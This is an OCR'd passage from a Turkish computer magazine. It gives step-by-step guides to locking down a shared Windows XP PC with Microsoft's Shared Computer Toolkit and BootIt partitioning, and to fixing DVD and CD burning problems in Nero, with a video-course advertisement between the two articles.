**3** Kaydettiğiniz CD'nin sürücüde olduğundan emin olduktan sonra bilgisayarınızı yeniden başlatın ve Bootlt çalışmasını bekleyin. Karşılama mesajını *OK* tuşuna basarak geçebilirsiniz. Dörtten çok bölüm için kullanmak istiyorsanız *Yes* tuşuna basın. Kurulum bölümlemesini Bootlt'in yapması için bir kez daha *Yes* tuşuna basın. Bootlt ile hiçbir bölümün çakışmaması için programa kendi için ayrı bir bölüm atamanız tavsiye edilir ve bu da bir kez daha *Yes*'e tıklamanız anlamına geliyor. Farenin çalışmaması durumunda [TAB] ve yön tuşlarını kullanabilirsiniz.





**4** Bilgisayar yeniden açıldıktan sonra, Bootlt kendiliğinden çalışacaktır. Bu bölümde *Mainteance* ve sonrasında *Partition Work* başlıklarını seçin. Şimdi ana bölümlemeyi seçin (genelde MBR Entry 0 adı altındadır) ve *Resize* →

### İPUCU

## ADIM 2: Sabit diski NTFS'ye dönüştürmek

Sabit diskinizdeki bölümlemeler, NTFS (N-Ten File System) adlı dosya sistemine uymak zorunda. Bilgisayarım'dan sabit diskinizin *Özellikleri*'ne gelin ve dosya sistemi alanında NTFS yazıp yazmadığına göz atın. Yazmaması durumunda, dosya sistemini kendiniz değiştirmek zorundasınız: *Başlat*'tan *Çalıştır*'ı seçin ve "cmd" yazıp çalıştırın. Komut satırında "convert.exe x: /fs:ntfs" (x yerine sürücünüzün adı -genelde C:- olmalı) yazın. Bu işlemi tüm sürücüler için uygulamanız faydalı olabilir.





tuşuna tıklayın. Bizim örneğimizde işletim sisteminin kurulu olduğu bölüm 20.000 MB'tan oluşuyor. 2 GB (ya da %10)'luk biçimlendirilmemiş bir alan elde etmek için bu sayıyı 18.000'e düşürüyoruz. Uyarı mesajını *Enter*'a tıklayarak geçiyoruz. Bu biçimlendirilmemiş 2 GB'lık alan, Bootlt'de "------- Partition 2001 MB Free Space " olarak görünecektir. Konfigürasyonu kapatıp *Direct Boot* maddesini seçin. Burada kendi başlangıç bölümlemenizi seçtiğinizden emin olun. Artık Windows XP'niz açılacaktır.

**İPUCU** *Maintenance / Utilities / Uninstall*'u seçerek, Bootlt kullanmaktan vazgeçmeniz durumunda sistemden kaldırabilirsiniz.

## Adım 4: İnternet Cafe modunu ayarlayın

Açılıştan sonra C: dışındaki bölümlemeler görünmeyecektir. Bu nedenle "Getting Started" penceresine adım adım bakmak gerekiyor:

**1** İlk olarak *Step 1. Prepare the Disk for Windows Disk Protection* başlığına tıklayın. Yaptığınız değişiklikler sonucu altında "The disk is properly prepared and Windows Disk Protection is Off" yazması gerekiyor. Aksi halde biçimlendirilmemiş alan 1 GB'tan ya da sistem bölümlemesinin %10'undan daha az yer kaplıyor ya da siz bu bölümü zaten biçimlendirmişsiniz demektir.


**2** *Step 2. Select Computer Security Settings* başlığı altında InternetCafe modu için birçok seçenek yer alıyor. Buradan, örneğin kullanıcıların işletim sistemi ile

aynı bölüme dosya yüklemesini engelleyebilirsiniz; tek yapmanız gereken *Prevent users from creating files and folders in Windows System drive* maddesini seçmek. Ayrıca, bilgisayarın kapatılmasını da *Remove the Shut Down and Turn Off Computer* maddesini seçerek önleyebilirsiniz. *Test your Password* maddesiyle yönetici şifrenizin güvenliğini sağlamanızı da öneriyoruz.

**3** Herkese açık kullanım için yeni bir kullanıcı kaydı oluşturmanız gerekiyor. Bunun için *Step 3. Create a Public Account for Shared Access* maddesini seçin. *Open User Accounts* ile kullanıcı kayıtlarında değişiklikler yapabilirsiniz. Kullanıcı erişimlerinin sınırlandırılmış olmasına dikkat edin.

**4** Akabinde *Step 4* altında *Log off now* maddesi ile çıkın ve yeni oluşturduğunuz kullanıcı adıyla (bizim örneğimizde "AÇIK") tekrar giriş yapın. Kendi yaptığınız değişiklikleri, örneğin dosya yazmanın engellenmesini burada kontrol edebilir, değişik programlar yükleyip ayarları değiştirebilirsiniz. Yani Microsoft Office yükleyebilir ya da Windows Media Player'ın ve Internet Explorer'ın ayarları ile oynayabilirsiniz.

**5** Bundan sonra kullanıcı kayıtları üzerine başka sınırlandırmalar da getirebilirsiniz. *Open User Restrictions* maddesini seçin. Gölgeli alanda sizin oluşturduğunuz kullanıcı tanım bilgisinin seçili olduğundan emin olun. Buradan kullanıcı için doğrudan bir açılış sayfası ya da proxy atayabilirsiniz. İlginç olan bir seçenek de *Session timers* olarak yer alıyor. Bununla oturumların süresini ayarlayabilir ve örneğin 20 dakika sonra kapanmalarını zorunlu hale getirebilirsiniz. *Recommended Restrictions for Shared Accounts* ve *Lock this Profile* maddelerini, Windows XP'nizi değişikliklerden korumak için seçebilirsiniz.




**6** Koyduğunuz sınırlandırmaları birebir denemenizi öneriyoruz. Örneğin kullanıcının hala sistem ayarlarına ulaşıp ulaşmadığını kontrol edebilirsiniz. Bundan sonra kendi kullanıcı kimliğinize dönebilirsiniz.

**7** Bu adım ile Windows Disk Güvenliği'ni (WDP) etkinleştirebilirsiniz. Genelde son değişikliklerden sonra bilgisayarınızı yeniden başlatmanız gerekiyor. WDP'de *Turn On* başlığını seçin ve istediğiniz ayarları yapın:

► *Clear changes with each restart*: Her açılışta bütün değişiklikler geri alınacaktır.
► *Save changes with next restart* : Sistemdeki değişiklikler bir kereye mahsus olmak üzere bir sonraki açılışta uygulanacaktır.
► *Retain changes for one restart* : Bir sonraki açılış için değişikler kaydedilecektir.
► *Retain changes indefinitely* : Değişiklikler kalıcı olacaktır.

Bu durumda etkin bir virüs programının bulunmasından ve Güvenlik Yüklemelerinin *Her Gün* olarak atandığından emin olun. *OK*'e tıkladığınızda WDP etkinleşecektir.




**8** Bu adımda Shared Computer Toolkit yardım kitabı karşınıza gelecektir. En etkin biçimde yararlanabilmeniz için okumanızı tavsiye ediyoruz. ■

Bilgin Koşucu, bilgin@chip.com.tr

**İPUCU**

## ADIM 5: BIOS'u korumak

Kullanıcıların bir açılış CD'si (mesela bir Linux Live CD'si) ile müdahale etmesini önlemek için BIOS ayarlarından otomatik CD/DVD çalışmasını engellemenizi öneriyoruz. BIOS'taki *Boot* ya da *Boot Feature Setup*'tan Sabit diski geçerli kılın ve tahmin edilmesi güç bir şifre ile güvenliğinizi sağlayın.





HERKESE YE BİLGİSAYAR EĞİTİMİ

VİDEO KURS

WWW. 333 0 333 .COM

Bilmek Hükmetmektir!


Kitaplarla uğraşmayın! Artık, istediğiniz programı, dershaneye gitmeden, adım adım **uygulamalı** dersler yardımıyla, alışkın olduğunuz rahat ortamda öğrenebilirsiniz.

Her bir eğitim CD'si bilgisayar dershanelerince, 4 aya yayılarak verilen kurs içeriğine, uygun şekilde hazırlanmıştır. Kurs bittiğinde, sertifika düzeyinde eğitim alınmış olur..

Eğitim CD 'leri

1.) Bir kaç saatte Windows XP
2.) Büro Çalışanları için Temel Bilgisayar Eğitimi
3.) Flash MX sertifika Eğitimi
4.) Photoshop Sertifika Eğitimi
5.) Yedekleme Geri Yükleme
6.) Corel Draw Temel Eğitim
7.) TV - DVD- PC için Sanal Fotoğraf Albümü hazırlama

Kapıda ödemeli, adrese teslim, sadece 24.-- YTL
Acil Sipariş hattı (0212) 487 17 18



# Nero'nun gizli yüzü

CHIP disk yazma paketindeki araçlarla ve doğru Nero ayarlarıyla tüm sorunların üstesinden gelip, kusursuz DVD'ler hazırlayabilirsiniz.

## Bu yazıda

- Kusursuz Nero yapılandırması
- Sorunların nedenlerinin bulunması
- En iyi Nero alternatifleri
- Nero'nun güncel sürümündeki yenilikler

Nero'nun disk yazma araçları arasında bir numara olduğu tartışmasız bir gerçek. Ancak bu onun tüm beklentileri karşılayabilen kusursuz bir yazılım olduğu anlamına gelmiyor. Örneğin disk yakma, düşük hızda kopyalama ve DVD oynatıcıyla uyumsuz diskler üretme kullanıcıların Nero'da en sık karşılaştığı sorunların arasında.

Oysa Nero'yu doğru şekilde yapılandırmanız bu sorunların birçoğunun karşınıza çıkmasını engelleyebilir. Yazılım doğru tercihlerle daha yüksek kapasite, daha kısa işlem süresi ve üst düzey kaliteye ulaşabiliyor. Ancak Nero'nun en pratik çözümü sunamadığı görevler için ücretsiz yazılımlardan yardım almak akıllıca olacaktır. CHIP disk yazma paketindeki hangi alternatiflere hangi durumlarda ihtiyaç duyacağınızı da açıklıyoruz.

### 3 Hızlı DMA modunu etkinleştirerek yazma hızını artırmak

**Nero Burning ROM**

Nero bir anda disk yakmaya veya son derece düşük hızlarda kopyalamaya başladı. Bu neden kaynaklanıyor olabilir?

**Çözüm:** Sorun büyük ihtimalle DMA ile ilgili. Bunun anlamı şu: Windows IDE bağlantısı için DMA modunu devre dışı bırakıyor ve PIO modunda çalışıyor. Ancak bu mod günümüzün yüksek hızlı disk yazıcılarında veri aktarımı için gereken hızı sunmayabiliyor. Nedenler arasında kalitesiz diskler, sanal sürücü oluşturmak için kullandığınız yazılım ya da kopya koruma mekanizması kendi optik sürücünüzün yerini alan bir oyun yer alabilir.

Herhangi bir DMA sorunu yaşayıp yaşamadığınızı anlamak için Windows'a başvurabilirsiniz. *Başlat / Denetim Masası*'ndan *Sistem* simgesine çift tıklayın. *Donanım* sekmesine geçin ve *Aygıt Yöneticisi* 'ne tıklayın. Daha sonra *IDE ATA/ATAPIdenetleyiciler*'eçifttıkladıktan sonra açılan listede disk yazıcı genellikle İkincil IDE Kanalı'nda yer alır. Sağ fare tuşuyla bu öğeye tıkladıktan sonra, açılan bağlam menüsünden *Özellikler*'i seçin. *Gelişmiş Ayarlar* sekmesine geçin. Burada "Aygıt" alanında yer alan "Aktarım Modu"nda Salt PIO işaretliyse seçi-

mi, "DMA kullanılabiliyorsa" olarak değiştirin ve *Tamam*'a tıklayarak Windows'un yeni ayarları uygulamasını sağlayın.

### 2 Yavaş nVidia sürücülerinden kurtulmak

**Info Tool**

Hangi yazılabilir diski sürücüye yerleştirirseniz yerleştirin, Nero diski son derece yavaş yazıyor. Oysa bir önceki ipucunu dikkate alarak DMA modunu da etkinleştirdiniz.

**Çözüm:** Bu sorun da DMA ile ilgili. Ancak bu kez sorumlu Windows değil nVidia. nVidia yonga setli anakartlar, kendi IDE sürücüsü "nvata"yı kuruyor ve Windows'un kendi sürücülerini dikkate almıyor. Denetim Masası'ndan DMA modunu etkinleştirmiş olmanıza rağmen bu ayar Nero için geçerli değil. Bu nedenle *Başlat/Tüm Programlar/Nero 7/Araçlar*'dan "Nero Info Tool"u açın ve *Configuration* sekmesinden *DMA off* seçeneğini işaretleyin.

Bu durumda Aygıt Yöneticisi üzerinden nvata adlı IDE sürücüsünü kaldırmaktan başka bir seçeneğiniz yok. İzlemeniz gereken yol şu: *IDE ATA/ATAPI denetleyiciler*'e çift tıklayın ve açılan listeden yazıcının bağlı olduğu IDE kanalını seçin. Sürücü sekmesine geçin ve *Kaldır*'a tıklayarak söz konusu nVidia sürücüsünü kaldırın. *Tamam*'a tıklayarak değişikliği uygulayın. Windows'u yeniden başlattığınızda işletim sisteminin kendi sürücüleri nVidia'nın Nero'da sorun çıkaran sürücülerinin yerini alacak. Müdahalenizin başarılı olup olmadığını anlamak için Info Tool'dan yardım alabilirsiniz. Burada ayrıca Nero için de DMA modunun etkinleştirilip etkinleştirilmediğini görebilirsiniz.

**1** **EL FRENİ** IDE kanalı için PIO yerine daha yüksek hız sunan DMA modunu etkinleştirin.

### 3 Disklerin üretici ve hız bilgilerine ulaşmak

**Nero CD-DVD Speed**

Her zaman aynı markaya ait uygun fiyatlı yazılabilir DVD'lerden alıyorsunuz. Ancak Nero bir süre sonra bu diskleri her zamankinden daha düşük hızlarla yazmaya başlıyor.

Ambalajda yazanla içindeki ürün her zaman aynı olmayabiliyor. Birçok firma, yazılabilir diskleri diğer üreticilerden temin ediyor ve sık sık da bu firmayı değiştirebiliyor. Bu alanda kötü şöhret sahibi bazı firmalar olduğu gibi biraz şanssız kullanıcıların Sony ambalajlarının altında da ucuz ürünle karşılaşması olası.

Yazılabilir diskin hangi firma tarafından üretildiğini anlamak için Nero'dan yardım alabilirsiniz. Bunun için DVD'yi sürücüye yerleştirin ve *Başlat* menüsündeki *Nero* menüsünden *Araçlar/Nero CD-DVD Speed*'e tıklayın. Açılan listeden aracın incelemesini istediğiniz diskin yer aldığı yazıcıyı seçin. Disk Bilgisi sekmesinde yer alan MID (Manufacturer Identity) alanını bulacaksınız. Araç bu bilgiyi Ham veri alanında Hex Code olarak da listeliyor.

Bu alanda yalnızca 0 değerleri yer alıyorsa ucuz disklerden biriyle →

**3** **GERÇEKLER** Nero CD-DVD Speed ile diskin asıl üreticisini öğrenebilirsiniz.

## Eksiksiz disk yazma paketi

### NERO EKLENTİLERİ

**Nero Burning ROM**
Popüler disk yazma paketinin güncel sürümü

**Nero General CleanTool**
Nero'yu geride iz bırakmadan kaldırıyor

**NVE CleanTool**
NeroVision'ı kaldırmanızı sağlıyor

**Driver CleanTool**
Disk yazıcının sürücülerini kaldırıyor

**NeroASPI**
Nero sürücülerini içeren paket

**Info Tool**
Nero sorunlarını raporlamanızı sağlıyor

**InCD4ErrorLog**
InCD4 için hata protokolü oluşturuyor

**Dynamic Write Speed**
Tüm yazma hızlarını gösteriyor

**Nero Ping**
Tüm ASPI cihazları listeliyor

**Roxio UDF-Reader Control**
Roxio UDF-Reader'la çakışmaları önlüyor

### NERO SES EKLENTİLERİ

**FLAC Plug-in**
Nero için FLAC desteği

**LPAC Plug-in**
Ses dosyalarını kayıpsız kopyalayın

**OptimFrog Plug-in**
Replay Gain destekli ses codec'i

**OggVorbis Plug-in**
Açık kaynaklı MP3 alternatiflerinden biri

**Shorten Plug-in**
Kayıpsız ses codec'lerinden biri

**Speex Plug-in**
Ses kaydı için optimize edilmiş bir codec

**WAVPack Plug-in**
Hata düzeltme desteği sunan kayıpsız codec

### NERO ALTERNATİFLERİ

**ImgBurn 2.1**
Image dosyaları oluşturuyor ve DVD9 yazıyor

**foobar2000 0.94**
Gelişmiş özelliklere sahip müzik oynatıcı

**burninate**
foobar2000 için bir disk yazma eklentisi


**DivX 6.4**
DivX oynatıcısı ve codec paketi

**DivX Media Format File SDK R2**
Yeni DivX biçimi için çeşitli araçlar


**DivX MediaBuilder 2.4**
DivX filmler için bir Authoring yazılımı

**VirtualDubMod 1.5.10.2**
AVI dosyalarını yeniden düzenleyin ve sıkıştırın

**Exact Audio Copy 0.95**
Sınama özelliği sunan ses ripleyici



**4 RİPLEME** CD-DVD Speed, PC'nizi puanlayarak Nero'nun ses CD'lerini başarıyla ripleyip ripleyemeyeceğini anlamanızı sağlıyor.




**5 KAPASİTE AŞIMI** Araç, yazılabilir CD'ye kaç MB veri kopyalayabileceğinizi hesaplıyor.

karşı karşıyasınız. Nero diskin hangi yazma hızını desteklediğini göremediğinden en düşük hızla yazmayı tercih ediyor.

Herhangi bir MID değeri tespit edebildiyseniz **www.digitalfaq.com/media/dvdmedia.htm** alanından ucuz bir ürünün söz konusu olup olmadığını öğrenebilirsiniz. Burada diskler dört farklı kalite sınıfına ayrılıyor. Class 3 ve Class 4 disklerden kesinlikle uzak durmanızı öneriyoruz.

## 4 Müzik CD'lerini sorunsuz ripleyebilmek

**Nero CD-DVD Speed**

Nero'nun, mevcut bilgisayarınız için müzik CD'lerini riplemek için en iyi çözüm olup olmadığını öğrenmek istiyorsunuz

**Çözüm:** Nero CD-DVD Speed, müzik CD'lerini mevcut DVD yazıcınızı kullanarak Nero altında sorunsuz bir şekilde ripleyip ripleyemeyeceğinizi görmenizi sağlıyor. Benchmark sekmesine geçin. *Start* ile araç müzik CD'sinin farklı sektörlerini sabit diskinize yazmaya başlıyor. Araç bu sektörleri CD'dekilerle karşılaştırıyor. Ve DAE kalitesi alanından 0 ile 10 arasında bir not veriyor. Nero CD-DVD Speed, 10 değeriyle birlikte Doğru akım alanına da bir onay işareti ekliyorsa Nero'yu hiç düşünmeden ripping için de kullanabilirsiniz. Aksi halde okunan audio stream'in doğruluğunu özel olarak sınayan Exact Audio Copy'den yararlanabilirsiniz.

## 5 Disk kapasitesini sonuna kadar kullanmak

**Nero Burning ROM, CD-DVD Speed**

CD'ye kopyalamayı planladığınız dosyanın boyutu normal kapasitenin üzerinde. Nero ile bu diske normalden daha fazla veri kopyalayıp kopyalayamayacağınızı bilmek istiyorsunuz.

**Çözüm:** Nero'nun sunduğu maksimum kapasite aşma değerini doğrudan kullanmak riskli olabilir ve bazı uç durumlarda donanıma da zarar verebilir. Bu nedenle Nero CD-DVD Speed'den yararlanarak doğru değeri ayrıca ölçmenizi öneriyoruz. Yazılabilir diski sürücüye yerleştirin, yazılımı başlatın ve *Ek ayarlar*'dan *Fazla yazım testi*'ni açın. Test, *Başlama*'ya tıkladığınızda başlatılacak ve tamamlandığında kullanılabilecek ekstra kapasite dakika ve saniye cinsinden ekrana yansıtılacak. 700 MB kapasiteli bir CD-R'da 2,30 dakikalık bir değer son derece normal.

Bu değeri Nero'ya taşımalısınız. Yazılımı çalıştırın ve *File / Options* menüsünden *Expert Features*'a gidin. Burada "Enable Disc-at-once CD over burning"e onay işareti ekleyin. *Relative maximale overburning size*'a tıklayın ve yanındaki alana az önce elde ettiğiniz değeri (örnekte 2:30) girin. Disk kapasitesini tümüyle kullanabilmek için "Enable generation of short lead-out"a onay işareti ekleyin. Bu iki seçimle 700 MB kapasiteli bir diskte kopyalama için Disc-at-once modunu tercih etmeniz halinde 15 MB ekstra alan kazanmanızı sağlayacak.


## 6 Filmleri kalite kaybı olmadan kopyalayın

**Nero Recode**

DVD9 biçimindeki filmi Nero Recode yardımıyla DVD5'e dönüştürdünüz. Ancak Nero, söz konusu filmin DVD5 diske sığmadığı uyarısını yapıyor.

**Çözüm:** "Recode" gibi araçlar bazı durumlarda filmleri sıkıştırırken olması gerekenden 100 MB daha büyük bir dosya yaratabiliyor. Bu hesap hatası filmin DVD5'e sığmasını engelliyor. Benzer bir durum ile karşılaştığınızda filmi yeniden sıkıştırmamak ve bu işlemin neden olacağı kalite kaybının önüne geçmek mümkün.

*Recode*'u başlatın ve *Recode Main* →




**6 KISALTMA** Filmin kopyası DVD'ye sığmazsa Recode ile bir bölümü kırpabilirsiniz.

## Sorunların kaynağına inmek

Disk yazma sırasında karşınıza çıkabilecek sorunların farklı nedenleri olabilir. Normalde bu nedenler DVD yazıcı, yazılabilir disk ve yazılım üçlüsünden biri etrafında toplanıyor. Ancak Nero'nun normal hata bildirimlerinden sorunun kaynağında doğrudan inmek mümkün değil.

Yine de Nero tarafından oluşturulan ve yazma işlemini tüm detaylarıyla raporlayan Log dosyası üzerinden çözüme ulaşabilirsiniz. Dosyayı açmak için *Nero / Nero7 / Core* klasörüne geçin. NeroHistory.log dosyasını herhangi bir metin düzenleyicisinde görüntüleyebilirsiniz. En son yazma işlemiyle ilgili bilgiler listenin en sonunda yer alıyor.

**Dikkat:** İlk satırda Nero'nun seri numarası bulunuyor. Yaşadığınız sorunu diğer kullanıcılarla paylaşmak üzere Log dosyasını forum üzerinden göndermeniz gerekiyorsa bu satırı silmenizi öneriyoruz. Bu, kullanıcılar tarafından sık sık unutulan bir adım.

**SCSI Device Map alanından DMA modunun etkinleştirilip etkinleştirilmediğini öğrenebilirsiniz. (Bk. İpucu 1 ve 2)**

**Yazılım Media Specific alanında yazılabilir diskle ilgili okuyabildiği bilgileri listeliyor. Hex kodu olarak yalnızca sıfırlar yer alıyorsa düşük yazma hızının nedenini bulmuş oldunuz. (Bk. İpucu 3)**

**Nero yazma hatalarıyla ilgili kısaltmalar kullanıyor. Örneğin Nero Error (-1189) Bu kodun anlamını Nero log ile aynı klasörde yer alan metin dosyasında bulabilirsiniz. Yazma hatalarına [CDR]'dan ulaşabilirsiniz. Buradan hata kodunun açıklamasına ulaşmak mümkün. 1189, diskin okunamadığına ve uyumsuz bir biçim olduğuna işaret ediyor. Yani farklı bir disk kullanmanız gerekiyor.**

**Nero, Log dosyasının son bölümünde Existing Drivers altında bilgisayarınızda kurulu olan tüm diğer yazıcı sürücülerini listeliyor. Buradan sürücü çakışmalarıyla ilgili bilgi edinebilirsiniz.**

*Movie to DVD*'yi seçin. *Import DVD* ile sıkıştırılan kopyayı yeniden yükleyin. Alınan bölümü işaretledikten sonra, *Trim Movie*'ye tıklayın. Bir sonraki pencereden kapanış bölümünü kesip atmak için sağdaki pencerede son sahne olarak sondan bir önceki bölümü işaretleyin. DVD'deki son bölüm genellikle hazırlayanlarla ilgili bilgilerin sunulduğu saniyeleri içeriyor. Bu bölümü kesip atarak 100-150 MB arası yer kazanabilirsiniz. Bu kırpmanın yeterli olup olmadığını anlamak için *OK*'e tıkladıktan sonra Recode'un ana penceresinden kontrol edebilirsiniz. İlgili ayar çubuğunu 100%'e taşıyarak video kalitesini maksimuma çıkarın.

Recode'da DVD menülü bir kopya oluşturduysanız bu hileyi doğrudan kullanmak mümkün olmuyor. "Recode an Entire DVD to DVD"de, Trim Movie seçeneği bulunmuyor. Menüleri korumak istemiyorsanız şu yöntemi denemelisiniz: İlk kopyadaki menü ve yönetim dosyalarını ikinci kopyaya ait klasöre kopyalayın. Sözü edilen dosyalar, asıl film yani VTS_01_1.VOB ve onu takip eden dosyaların dışındakiler. Derlediğiniz DVD'yi Nero Showtime gibi bir DVD oynatıcıyla kopyalama öncesinde deneyerek standalone DVD Playerlar'da da gelecekte sorun yaşamayacağınızdan emin olun.

### 7 Optimum görüntü kalitesini yakalamak

**Nero Recode**

Uzun süreli filmleri Recode yardımıyla tek bir DVD5'e sığdırmak istiyorsunuz. Sıkıştırma sırasında da mümkün olan en yüksek resim kalitesini elde etmek amacındasınız.

